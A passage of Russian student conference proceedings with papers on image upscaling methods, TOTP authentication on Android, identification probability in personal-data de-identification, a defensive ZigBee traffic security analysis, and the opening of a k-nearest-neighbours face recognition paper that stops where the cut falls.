Довольно часто людям приходится сжимать цифровые изображения, уменьшая их размер для того, чтобы можно было отправить эти изображения по электронной почте либо разместить их на определенном веб-сайте. И здесь возникает проблема восстановления исходного размера снимка. Конечно, если он изначально низкого качества, то сделать из него высококачественную увеличенную иллюстрацию не получится, однако в некоторой степени восстановление снимка возможно.

Проблема качественного увеличения изображения является актуальной на сегодняшний день. Ее решение очень важно для обеспечения безопасности на предприятиях или в организациях. При расследовании различных инцидентов очень трудно извлечь какую-либо информацию из фото- и видеозаписей низкого разрешения.

Основной задачей исследования является увеличение размера изображения одним из пяти общеизвестных способов и их сравнение между собой на основе полученных результатов.

Когда говорят об увеличении (уменьшении) цифрового изображения, то подразумевают изменение его размера на экране или на другом носителе с целью более удобного наблюдения [1]. При увеличении снимка с сохранением в нем исходного количества пикселей качество снимка ухудшается, оно становится ступенчатым.

Для эффективного изменения масштаба изображения следует учитывать его содержание. В зависимости от того, увеличиваем мы снимок или уменьшаем, необходимо либо расширить, либо сократить массив информации, содержащийся в нем. Для этого используются различные методы интерполяции.

Общепринятые алгоритмы интерполяции принято делить на две категории: адаптивные и неадаптивные [2]. Адаптивные методы используются в зависимости от задачи интерполяции: увеличение резкости изображения, размытие, зеркальное отражение и т.д. Неадаптивные методы обрабатывают одинаково все пиксели снимка.

Для проведения исследования были изучены и программно реализованы неадаптивные методы увеличения изображения, а именно:

1) Метод ближайшего соседа;
2) Билинейная интерполяция;
3) Бикубическая интерполяция;
4) Увеличение с использованием фильтра Гаусса;
5) Увеличение с использованием фильтра Ланцоша.

Для разработки программы, которая позволяет масштабировать заданный снимок, выбран язык программирования C#. Программа имеет простой пользовательский интерфейс. В первом окне пользователю необходимо загрузить изображение для увеличения (рис. 1), а во втором окне ему предлагается выбор метода преобразования (рис. 2).




Рисунок 1 – Загрузка изображения




Рисунок 2 – Увеличение изображения одним из предложенных методов

При реализации методов ближайшего соседа, билинейной и бикубической интерполяции была использована встроенная библиотека System.Drawing.Drawing2D языка C#.

Для осуществления увеличения снимка с использованием фильтра Гаусса написана программная функция Convolution(img, matrix), которая позволяет увеличить изображение img с применением фильтрующего ядра, заданного как matrix. В целях этого было использовано статическое ядро Гаусса размером 5×5.

Для реализации фильтра Ланцоша использован исходный код консольного приложения, которое осуществляет увеличение снимка по этому алгоритму [3]. Функция ядра Ланцоша описана следующей формулой:

$$u(s) = \begin{cases} 1; |s| = 0 \\ n\frac{\sin(\pi s)\sin\left(\frac{\pi s}{n}\right)}{\pi^2 s^2};\ 0 < |s| < n, \\ 0;\ n \le |s| \end{cases} \quad (1)$$

где n – дополнительный параметр, который обычно берется 2 или 3 [4].

Данный код преобразован в класс Lanczos, содержащий методы формирования ядра фильтра, осуществления фильтрации снимка и т.д. В главной части программы вызывается метод Resize(bmp, scale), который увеличивает изображение bmp в число раз, заданное параметром scale.

При проведении экспериментов над заведомо сжатым исходным снимком (рис. 3) получены следующие результаты. Применение метода ближайшего соседа (рис. 4) дает ступенчатое изображение, некачественное и неудобное для восприятия.

Рисунок 3 – Исходное сжатое изображение

Рисунок 4 – Изображение, увеличенное методом ближайшего соседа

Использование билинейной (рис. 5а) или бикубической (рис. 5б) интерполяции дает более сглаженное изображение. Данные методы рассматривают квадрат известных пикселей, окружающих неизвестный пиксель, который при увеличении добавляется в конечный снимок, и в качестве интерполированного значения используют взвешенное усреднение окружающих пикселей. Билинейная интерполяция использует усреднение 4 окружающих пикселей, а бикубическая – 16 [4]. Оба алгоритма дали приблизительно одинаковый результат, но его нельзя назвать отличным. В обоих случаях исходный снимок был увеличен в 3 раза, а так как точность прогноза значений неизвестных пикселей небольшая, конечные снимки были получены с искажениями.

а) *б)*

Рисунок 5 – Изображение, увеличенное с помощью:
а) билинейной интерполяции
б) бикубической интерполяции

Использование фильтра Гаусса (рис. 6а) при увеличении изображения приводит к его размытию, качество снимка в целом не улучшается. Так как в эксперименте использовалось небольшое фильтрующее ядро, то изображение выглядит немного ступенчатым.

Применение фильтра Ланцоша (рис. 6б) дает наиболее хороший результат: наблюдается баланс между размытостью и резкостью снимка. Использование данного метода позволяет получить приемлимое качественное изображение, но при обработке могут появляться нежелательные искажения – узкие ореолы вокруг контрастных переходов яркости. Но данный эффект можно регулировать параметром n (1).

а) *б)*

Рисунок 6 – Изображение, увеличенное с использованием:
а) фильтра Гаусса; б) фильтра Ланцоша

В результате проведенного исследования можно сделать следующие выводы. При увеличении размера снимка возникает проблема сохранения его качества. В случае использования метода ближайшего соседа конечное изображение получается наиболее искаженным, так как при нем имеет место простое дублирование пикселей исходного изображения. Также стоит отметить, что применение алгоритмов билинейной и бикубической интерполяции позволяет добиться желаемого результата, но и их возможности ограничены. Данные методы рассчитывают интерполированные значения дополнительных пикселей на основе фиксированного числа известных пикселей, поэтому, чем сильнее увеличивается изображение, тем меньше точность прогноза неизвестного значения. Кроме того, для увеличения снимка эффективно использовать фильтр, при этом результат будет зависеть от функции, описывающей его. Реализация метода фильтрации Ланцоша позволяет получить более четкий снимок, чем при методе фильтрации Гаусса.

Стоит также отметить, что для повышения качества увеличенного снимка необходимо использовать усреднение нескольких исходных снимков. Это позволяет уменьшить случайные отклонения от истинных данных в начальном изображении.

Список литературы

1. Блажевич С.В. К вопросу о методах повышения качества цифровых изображений [Текст] / С.В. Блажевич, Е.С. Селютина // Научные ведомости БелГУ. Сер. Математика. Физика. - №11(208), вып.39. Белгородский гос. ун-т. - Белгород, 2015. С. 216-222.

2. Сазонов В.В. Качественное увеличение деталей изображения [Текст] / В.В. Сазонов, М.А. Щербаков // Труды Международного симпозиума «Надежность и качество». – том 1. Пензенский гос. ун-т. − Пенза, 2013. С. 347-349.

3. Реализация алгоритма передискретизации изображений [Электронный ресурс]: – электрон. текстовые дан. – режим доступа: http://www.cyberforum.ru/csharp-net/thread993823.html, свободный. – загл. с экрана (дата обращения: 07.06.2019).

4. Нгуеч В.Ч. Анализ методов интерполяции в задачах реконструкции изображений [Текст] / В.Ч. Нгуеч, А.А. Тропченко // Наука и Образование. - №3. МГТУ им. Н.Э. Баумана. – Москва, 2017. С. 170-181.

УДК 004.032.26

ИСПОЛЬЗОВАНИЕ МОБИЛЬНОГО УСТРОЙСТВА ДЛЯ РЕАЛИЗАЦИИ МНОГОФАКТОРНОЙ АУТЕНТИФИКАЦИИ

А.В. Чернышев
Научный руководитель:канд. техн. наук, доцент Е.Н. Ревняков
ст. препод. А.В. Человечкова
г. Курган, Курганский государственный университет

Аннотация. В статье рассматривается использование мобильного устройства для реализации многофакторной аутентификации. Приведена информация о способах генерации одноразовых паролей и обеспечения безопасного хранения данных на основании которых происходит генерация одноразового пароля приложением в операционной системе Android.
Ключевые слова: Andoid, безопасность, аутентификатор, разработка, данные.

В настоящее время в некоторых организация для обеспечения безопасности доступа к информационной системе кроме ввода имени пользователя и пароля используют устройства дополнительной аутентификации, именуемые токены.

Токены обычно выполнены в качестве брелоков либо пластиковых карт, аутентификационная информация с которых считывается при контакте со специальным устройством считывателя либо при подключении к USB порту.

Хранение и генерация паролей в токенах зависит от типа токена:

- токены со статическим паролем, где пароль не меняется и уязвим для типа атак «человек посередине» и повторного использования;
- токен с синхронно-динамическим паролем, где пароль генерируется каждый раз, основываясь на секретной уникальной информации пользователя и текущем промежутке времени. Промежуток обычно составляет 30 секунд, что позволяет успеть ввести пароль и не ждать долго новой генерации пароля для подтверждения какой-либо операции;
- токен типа запрос – ответ, где пароль генерируется только на основании поступившего запроса;

Минусы использования токенов:

- необходимость носить с собой токен;
- утерю токена человек может не заметить;
- токен могут украсть и осуществить вход в систему.

Вместо токена можно использовать смартфон с установленной на ней программой для генерации одноразового пароля основанного на времени.

Алгоритм генерации одноразового пароля основанного на времени

В основе алгоритма лежит использование хэш-функций. К хэш-функциям относятся MD5, семейство функций SHA, ГОСТ_Р_34.11-94. Алгоритм MD5 в настоящее время не является крипто стойким, среди способов

взлома алгоритма выделяют: перебор по словарю, brute-force, rainbow crack, коллизия хэш-функции. Так что будем рассматривать генерацию на основе алгоритма SHA-3.

Для генерации одноразового пароля на вход функции подается строка с секретной уникальной информацией конкатенированная с началом текущего промежутка времени в 30 секундном интервале (1).

$$totp = hash(k, t) \quad (1)$$

где totp – одноразовый пароль, основанный на времени, hash – используемая хэш функция, k – секретный ключ, t – число отражающее начало текущего временного интервала в UNIX, кратное 30.

Интервал в 30 секунд выбран на основании стандарта RFC 6238, данный интервал обеспечивает безопасность и удобство использования. Таким образом если пользователь запросит пароль в 9:45:10 и затем через 13 секунд в 9:45:23 то программа выведет один и тот же одноразовый пароль.

Таким образом, для того, чтобы система могла выдать доступ пользователю время на мобильном устройстве, и системе, к которой осуществляется доступ, необходимо синхронизировать, чтобы исключить случаи, когда пароль, с которым сравнивает система введённый пользователем был другим.

Алгоритм SHA-3 имеет следующие размеры хеша: 224, 256, 384, 512 бит. Даже для наименьшего размера хеша 224 на выходе из функции мы будем иметь строку из 56 символов что будет затруднять ввод, соответственно необходимо выбрать способ обрезки выходного значения хеш-функции до распространённого значения 6 знаков.

Ниже представлен псевдокод для функции генерации одноразового пароля основанного на времени:

```
function GetOneTimePass(string secret)
    key := base32decode(secret)
    message := floor(current Unix time / 30)
    hash := HMAC-SHA1(key, message)
    offset := last nibble of hash
    truncatedHash := hash[offset..offset+3]
    Set the first bit of truncatedHash to zero
    code := truncatedHash mod 1000000
    pad code with 0 until length of code is 6
return code
```

Само название «одноразовый пароль» дает понять, что информационная система должна контролировать вводимый пользователем пароль, чтобы не было возможности у злоумышленника повторно использовать данный пароль.

Использование мобильного аутентификатора. Перед началом использования мобильного аутентификатора необходимо указать в программе ключ для генерации пароля, указать можно либо вручную, либо отсканировав QR код, в котором указан ключ.

На рисунке 1 приведена схема обеспечения доступа пользователя к информационной системе.

Рисунок 1 – Схема использования мобильного аутентификатора

Мобильный аутентификатор можно использовать не только в связке с обычным паролем, но и без него выступая единственным фактором аутентификации.

Безопасное хранение ключа на мобильном устройстве

Ключ используемый для генерации одноразового пароля необходимо безопасно хранить.

В операционной системе Android хранение данных приложений осуществляется следующими способами:

- Preferences – использование файла настроек, для хранения данных типа: ключ, значение.
- SQLite – использование базы данных.
- Использование внутреннего хранилища приложения.
- Использование внешнего хранилища.

Определим насколько обеспечивается безопасное хранение данных данными способами.

Использование Preferences:

```
SharedPreferencessharPref;  //определяем в классе активити
sharPref = getPreferences(MODE_PRIVATE);
Editor edit = sharPref.edit();
edit.putString(SAVED_KEY, keyText.getText().toString());
//передаемнасохранениеключ
ed.commit(); //сохраняем данные
```

Использую константу MODE_PRIVATE при получении объекта класса SharedPreferences мы настраиваем доступ к файлу настроек, при котором доступ к файлу настроек получит только наше приложение.

Использование SQLite: SQLite представляет собой обычную базу данных. Базы данных используются для хранениях большого количества структурированной информации. Следовательно, хранить в БД один ключ

не имеет смысла. Хоть БД и дает необходимый уровень защиты наравне с Preferences. Здесь так же можно указать уровень доступа MODE_PRIVATE, чтобы другие приложения не могли получить доступ к БД:

```
SQLiteDatabase myDB =
  openOrCreateDatabase("totp.db", MODE_PRIVATE, null);
```

Использование внутреннего хранилища: все приложения Android имеют каталог для хранения текстовых и двоичных файлов. Доступ к файлам располагающимся внутри данного каталога не могут получить пользователи и другие приложения установленные на устройстве. Файл в каталоге удаляются вместе с приложением. При разработке указываем:

```
FileinternalStorageDir = getFilesDir();  //определяем метоположение каталога
Filekey = newFile(internalStorageDir, "key.key");  //получаем ссылку на файл где будем хранить ключ.
```

Далее можно использовать стандартные потоки ввода/вывода Java для чтения и записи ключа в файл:

```
fos = new FileOutputStream(key);
fos.write(SAVED_KEY.getBytes());
fos.close();
```

Использование внешнего хранилища: данных тип хранения данных используется чаще всего для сохранения общедоступны данных, таки как фотографии, видео, музыка. Соответственно данный тип хранения данных не используем для хранения секретной информации.

Проанализировав полученную информацию я сделал вывод, что использование внутреннего хранилища обеспечивает наибольшую безопасность хранения данных приложений Android.

В настоящее время смартфоны на операционных системах IOS и Android широко распространены. И они обладают всем необходимым для возможности использования их в качестве средства многофакторной аутентификации вместо токена.

Из плюсов можно отметить:

- нет необходимости носить с собой дополнительно токен;
- утерю телефона человек обнаружит быстрее чем токен;
- современных телефоны способны дать необходимый уровень защиты для обеспечения безопасного доступа к приложению для генерации одноразовых паролей, использую встроенные средства ОС такие как разблокировка устройства по паролю, отпечатку пальца, снимку лица.

Список литературы

1. Шифрование в MD5 больше не безопасно: интерактивный тест на реальный взлом вашего пароля[Электронный ресурс] Tproger – Режим доступа: https://tproger.ru/articles/md5-hacking/, свободный.

2. NIST Releases SHA-3 Cryptographic Hash Standart [Электронный-ресурс] The National Institute of Standards and Technology –Режимдоступа: https://www.nist.gov/news-events/news/2015/08/nist-releases-sha-3-cryptographic-hash-standard, свободный.

3. Как работают одноразовые пароли [Электронный ресурс] HABR– Режим доступа: https://habr.com/post/154229/, свободный.

4. How to store application data locally [Электронныйресурс] ENVATO TUTSPLUS –Режимдоступа: https://code.tutsplus.com/tutorials/ android-from-scratch-how-to-store-application-data-locally--cms-26853, свободный.

УДК 004.056.5

ВЕРОЯТНОСТЬ ИДЕНТИФИКАЦИИ В БАЗЕ ПЕРСОНАЛЬНЫХ ДАННЫХ: ВЫБОР ИДЕНТИФИЦИРУЮЩИХ АТРИБУТОВ

Е.Ю. Мищенко
Научный руководитель: канд. техн. наук, доц. А.Н. Соколов
г. Челябинск, Южно-Уральский государственный университет

Аннотация. Первой проблемой всех методов обезличивания является выбор идентифицирующих атрибутов, которые будут объектами воздействия (удаления из базы, искажения или перемещения в другие записи). Прочая информация не изменяется. Задача идентификации физического лица по атрибуту формулируется так: можно ли путем поиска в базе данных по заданному значению этого атрибута получить достаточно малое количество записей для дальнейшей обработки?Обратную величину от этого количества определим как вероятность идентификации по данному значению атрибута для базы известного объема. Целью данной работы является определение вероятности идентификации по различным атрибутам для различных объемов базы данных. В результате оценивается целесообразность применения процедуры обезличивания для конкретных атрибутов и объемов базы данных.

Ключевые слова. Персональные данные, обезличивание, вероятность идентификации.

Введение. Обезличивание, как способ защиты персональных данных, согласно Закона «О персональных данных» [1], предполагает такую обработку персональных данных, при которой невозможно без дополнительной информации определить принадлежность персональных данных физическому лицу, следовательно подразумевается, что обязательной обработке должны подвергаться те атрибуты, которые с наибольшей вероятностью позволяют определить это лицо. При этом прочие атрибуты, не позволяющие (позволяющие с наименьшей вероятностью) идентифицировать человека в базе данных, обрабатываться не должны (из соображений экономии вычислительных ресурсов). То есть первой задачей при использовании

обезличивания является выбор идентифицирующих атрибутов для дальнейшей обработки. Логично предположить, что выбор таких атрибутов в первую очередь зависит от семантики самих атрибутов (людей с одинаковой фамилией гораздо меньше, чем людей одного пола). Однако зависимость идентификации от размера базы данных тоже очевидна, в то же время от метода обезличивания выбор атрибутов зависеть не должен.

Исследования распределения некоторых случайных величин, проведенные в США [2] показали:

1) распределение фамилий граждан США подчиняется степенному закону, что позволяет определить наиболее вероятное количество однофамильцев, как интегральную характеристику базы персональных данных;

2) распределение количества населения городов США также подчиняется степенному закону.

Критерий «вероятность идентификации» (далее – ВИ), введенный автором в работе [3], может быть вычислен, как величина, обратная математическому ожиданию функции распределения на основании результатов исследований [2] после их адаптации для российских фамилий, так как в нашей стране подобные исследования не проводились. Похожий подход к определению вероятности нарушения конфиденциальности, как величине, обратной количеству записей с одинаковыми атрибутами, приведен в работе [4], но там рассматривается уже обезличенная (обобщенная) база данных.

В данной работе представлены результаты «вычисления» вероятности идентификации для различных атрибутов и объемов баз персональных данных.

Методы. В качестве объекта исследования была использована база персональных данных, содержащая идентификационные поля (фамилия, имя, отчество, название улицы проживания, номер дома, корпуса, квартиры) и прочие данные (в том числе номер телефона). Для каждого атрибута было построено распределение частотности в обычных и логарифмических координатах. В данной системе координат был выявлен явный линейный характер функции распределения, главным параметром которой является количество различных значений (диапазон) конкретного атрибута. В рамках гипотезы степенного закона распределения (y=a*x^b) для всех указанных выше идентификационных атрибутов был произведен расчет математического ожидания. Кроме того было сделано 11 независимых (по географическому принципу) выборок от 0,25 до 0,001 объема базы данных, что позволило в рамках гипотезы степенного закона распределения значений атрибутов в зависимости от объема базы построить модель идентификации для произвольного объема. Причем для атрибутов с необязательным обезличиванием путем интерполяции можно рассчитать минимальный объем базы, ниже которого обезличивать атрибут обязательно, а для атрибутов с обязательным обезличиванием путем экстраполяции можно рассчитать максимальный объем базы, выше которого обезличивать атрибут уже не обязательно.

Целью построения модели помимо определения вероятности идентификации по заданному атрибуту в произвольном объеме базы является определение границ целесообразности обезличивания, исходя из нормативного значения вероятности идентификации ВИ=0,05, обоснованного автором в работе [3].

Результаты. Апробация модели проводилась на примере необезличенной базы данных объемом более 300 тысяч записей. Результаты расчетов математического ожидания и вероятности идентификации для различных атрибутов приведены в Таблице 1.

Таблица 1

Вероятность идентификации для различных атрибутов

Атрибут	Кол-во значений	Мат. ожидание	ВИ
Фамилия	45099	7,5	0,133
Имя	654	132	0,008
Отчество	349	183	0,005
Улица	890	26	0,038
Номер дома	731	132	0,008
Номер квартиры	978	59	0,017

Исходя из нормативного значения ВИ=0,05, можно сделать вывод об однозначной целесообразности обезличивания атрибута «фамилия» и атрибута «улица» (с запасом). Для прочих атрибутов при заданном объеме базы обезличивание нецелесообразно, однако необходимо учитывать также ВИ по совокупности отдельных атрибутов. Например, для пары «имя» + «отчество» получается ВИ=0,29, однако если брать только инициалы, то ВИ=0,006. То есть, не смотря на то, отдельно взятые атрибуты «имя» и «отчество» обезличивать не нужно, но в совокупности это делать необходимо, хотя можно ограничиться сокращением их до первых букв.

Выборки различного (меньшего, чем размер базы) объема были сделаны с целью определения границы целесообразности обезличивания для тех атрибутов, для которых в базе исходного размера обезличивание было признано нецелесообразным. Результаты расчетов математического ожидания и вероятности идентификации для некоторых значений объемов базы и атрибута «имя» приведены в Таблице 2:

Таблица 2

Вероятность идентификации для различных объемов базы данных

Объем базы	Кол-во значений	Мат. ожидание	ВИ
67308	597	40	0,025
27853	564	18	0,057
23429	552	14	0,072
14847	498	10	0,103

Исходя из нормативного значения ВИ=0,05, можно сделать вывод об однозначной целесообразности обезличивания атрибута «имя», начиная с объема базы данных 30 тыс. разных физических лиц.

Заключение. Использование разработанной модели идентификации показало, что идентификационные атрибуты человека, имеющие диапазон значений не менее 0,001 от количества разных физических лиц, имеют распределение, подчиняющееся степенному закону (y=a*x^b), что позволяет рассчитать ВИ для этих атрибутов. Гипотеза степенной зависимости была также подтверждена для различных объемов базы данных, что позволило не только интерполировать результаты вплоть до 0,001 объема базы, но и экстраполировать зависимость до значений, превышающих объем базы более, чем в 3 раза. Разработанная модель идентификации может быть применена в рассмотренных объемах базы и для других атрибутов, претендующих на роль идентификаторов, которые отсутствовали в используемой базе, но могут присутствовать в других базах. Несмотря на то, что применение данной модели идентификации требует дополнительных исследований для более сложных сочетаний атрибутов, автору представляется, что использование любого метода обезличивания на объемах базы данных менее 15 тысяч физических лиц должно охватывать все идентифицирующие атрибуты.

Список литературы

1. Федеральный закон от 27.07.2006 № 152-ФЗ «О персональных данных» [электронный ресурс]. http://www.consultant.ru

2. Newman M. E. J. Power laws, Pareto distributions and Zipf's law // Contemporary Physics, 2005. No. 46. pp. 323-351.

3. Мищенко Е.Ю., Соколов А.Н. Количественные критерии идентификациифизического лица при обезличивании персональных данных // Вестник УрФО. Безопасностьвинформационнойсфере. — Челябинск: Изд. центрЮУрГУ, 2014. № 1(11) С. 27–33.

4. Kiran P., Dr. Kavya N. P. SW-SDF Based Personal Privacy with QIDB-Anonymization Method // International Journal of Advanced Computer Science and Applications, 2012. Vol. 3, No. 8. pp. 60-66.

УДК 004.056.5

АНАЛИЗ БЕЗОПАСНОСТИ СПЕЦИФИКАЦИИ ПРОТОКОЛА ВЫСОКОГО УРОВНЯ ZIGBEE

И.Л. Иванов, Н.М Медведев, Г.И. Лукьянов
Научный руководитель: ст. препод. Г.И. Лукьянов
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В работе представлена технология ZigBee, ее основные свойства и преимущества над остальными беспроводными сетями. Проведён

анализ защищённости данных передаваемых по сети ZigBee с применением программных средств и перепрограммируемого координатора. На основе полученных данных были сделаны рекомендации по настройке безопасности сети.

Ключевые слова. ZigBee, анализ трафика, сниффер, ключи шифрования, Wireshark, IEEE 802.15.4

ZigBee- это беспроводная технология, позволяющая соединить устройства на большом расстоянии, обеспечивающая минимальное энергопотребление. Основывается на стандарте IEEE 802.15.4, к явным минусам которого является низкая скорость передачи данных. Технология обеспечивает гарантированную доставку сообщений посредством организации самоорганизующейся и восстанавливающийся сети [1-3].Сравнение беспроводных протоколов передачи данных представлено в таблице 1

Таблица 1

Технология	Wi-Fi	Bluetooth	ZigBee	Thred
Стандарт связи	IEEE 802.11	IEEE 802.15.4	IEEE 802.15.4	IEEE 802.15.4
Скорость передачи данных	300 Мбит/с	До 3 Мбит/с	До 250 Кбит/с	До 250 Кбит/с
Энергопотребление	высокое	низкое	низкое	низкое
Частотный диапазон	2,4ГГц	2,4ГГц	2,4ГГц	2,4ГГц
Поддержка IP- технологий	+	-	-	+
Топология	“звезда”	“звезда”	“mesh”	“mesh”

Сети ZigBee состоит из следующих основных компонентов:

– координатор (COO)- устройство, организовавшее сеть; выполняет обязанности Trust центра, участвует в маршрутизации трафика. Не уходит в спящий режим, нуждается в постоянном источнике энергии;

– роутер (FFD) - это полнофункциональное устройство, также участвует в маршрутизации, также нуждается в постоянном источнике энергии [4-6].

Для анализа уязвимости технологии ZigBee были использованы программа анализатор трафика Wireshark и перепрограммируемый координатор. ПО позволяет просматривать весь сетевой трафик, используя сетевое устройство в неразборчивом режиме. Однако Wireshark не взаимодействует с аппаратными средствами технологии ZigBee посредством стандартных устройств. Поэтому для полноценного функционирования нам требуется трансмитер-снифер (рисунок 1), который захватывает данные от основной системы и может отображать низкие кадры уровня, которые могут быть полезны при настройке и отладке проблем сети [3].




Рисунок 1 – Трансмитер-снифер пакетов ZigBee

Выполнив подключение устройства к ПК и настроив Wireshark, производится захват пакетов, которые будут отображаться на главном экране, как показано на рисунке 2.




Рисунок 2– Захваченные с помощью сниффера пакеты

Полученные данные будут разбиты на 3 основные области - список принятых пакетов, подробной информации пакета и необработанных пакетных данных [4].

Для чтения ZigBee кадров требуется указать ключи шифрования к предпочтениям Wireshark (рисунок 3). Если ключ отсутствуют, программа не будет отображать все содержимое пакета и будет не так эффективна для анализа данных, но некоторые выводы из этих данных сделать можно, так же повлияв на них.

Большинство производителей в погоне за совместимостью с устройствами других производителей, дешевизной и удобством пользователя используют ключи шифрования (link keys) по умолчанию. Использование таких ключей без изменения, позволяет без труда получить доступ к данным сети.




Рисунок 3 – Ввод ключа

После ввода ключа пакеты дешифруются. Для удобного представления данных мы использовали сортировку по составляющей пакета (рисунок 4).




Рисунок 4 – Разделение пакетов на различные категории

Как видно из рисунка получен полный доступ к пакетам. Выполнив такие манипуляции злоумышленник может получить доступ не только к данным сети, но и начать производить таргетированные атаки на автоматизированную систему под управление технологии ZigBee.

Проведя анализ сетевого протокола ZigBee, мы выделили некоторые основные аспекты, которые инженер проектировщик беспроводной сети на основе технологии ZigBee не должен упускать из виду.

Ключи безопасности являются в технологии самым слабым местом, исходя из этого, ключи не должны быть стандартными, помимо этого, ключ

при развёртывании сети не должен передаваться в открытом виде (не защищённым каналам связи). Главный ключ, исходя из которого все остальные устройства получают свои ключи, должен быть предварительно предустановлен на устройство заранее, по возможности избегая передачи этого ключа по незащищённым или по каналам связи, в которых у нас нет уверенности. Ключи безопасности не должны хранится непосредственно в самих устройствах, как это допускает стандартный уровень безопасности, если злоумышленнику станет доступен физический контакт и возможность снятия всей информации с устройства, устройство может стать вредоносным, а по уровню доверия оставаться благонадёжным в сети, что позволяет злоумышленнику влиять на данные в сети. Следовательно, ключи должны находится в центре управления безопасностью, хоть это и понесёт некоторые затраты на память, с увеличением количества устройств в сети.

Также, в технологии существует система взаимного доверия между несколькими устройствами, использующими один трансивер. Учитывая стоимость затрат на модели построения, проектировщик не предусматривает между ними брендмауэр. Это отрицательно сказывается на безопасности сети в целом и, как выше было описано, если устройство станет вредоносным вследствие физического воздействия на него, это может принести большие проблемы.

При проектировании сети необходимо организовывать белый лист адресов тех устройств, которые смогут подключаться к координатору. Это позволит избежать воздействие со стороны с помощью внедрения в сеть и передачи ложных данных.

Список литературы

1. Дмитриев В. Л. ТЕХНОЛОГИЯ ПЕРЕДАЧИ ДАННЫХ ZIGBEE [Электронный ресурс]. URL: https://cyberleninka.ru/article/n/tehnologiya-peredachi-dannyh-zigbee

2. Mikhailova, U. V. Automated control system of a factory railway transport based on ZigBee/ U .V. Mikhailova, I. I. Barankova, G. I. Lu'yanov // 2016 2nd International Conference on Industrial Engineering, Applications and Manufacturing (ICIEAM) Proseedings. 2016. Pp. 161–16

3. Нефедьева М. Г. Уязвимость в ZigBee ставит IoT-устройства под удар [Электронный ресурс].URL:https://xakep.ru/2015/08/10/zigbee-devices-problems/

4. Шаханин Ф. В. Беспроводные сети и трансиверы ZigBee/ Ф. В.Шаханин: Издатель: Гарднерс Букс, 2016. № 3. С. 208–223.

5. Rudresh V. ZigBee Security: Basics [Электронныйресурс] URL:https://research.kudelskisecurity.com/2017/11/08/zigbee-security-basics-part-2/

6. Gascon D. Security in 802.15.4 and ZigBee networks [Электронный-ресурс] URL: http://www.libelium.com/security-802-15-4-zigbee.

УДК 004.41

МЕТОД K-БЛИЖАЙШИХ СОСЕДЕЙ В ЗАДАЧЕ РАСПОЗНАВАНИЯ

Е.Ю. Данилина,
Научный руководитель: канд. тех. наук, доцент. Е.Н. Ревняков
ст. препод. А.В. Человечкова
г. Курган, Курганский государственный университет

Аннотация. В работе рассматривается эффективность применения метода k-ближайших соседей в задаче распознавания лиц по фотографии. Этот способ основан на одной из базовых задач машинного обучения – классификации. Для реализации использовались библиотеки dlib, face_recognition. В ходе выполнения работы были проведены эксперименты на собственных изображениях. Анализ результатов показал применимость метода на начальных этапах обработки изображений. Также для большей точности требуется большой объем обучающей выборки и расширение набора масштабируемых параметров.

Ключевые слова. Распознавание лиц, метод ближайших соседей, алгоритмы распознавания лиц, задача классификации.

Распознавание лиц на изображениях набирает большую популярность благодаря широкому спектру применения: медицина, транспорт, различные аспекты безопасности [1]. Задача классификации является одним из популярных методов решения этого вопроса, который прост в реализации, понимании и интерпретации результатов [2]. Поэтому был сделан выбор в его пользу. В задачах распознавания и классификации объектов данный алгоритм применяется довольно часто [1], а мы решили проанализировать его работу применительно к идентификации человека на фотографии.

Для начала остановимся на следующих ключевых понятиях.

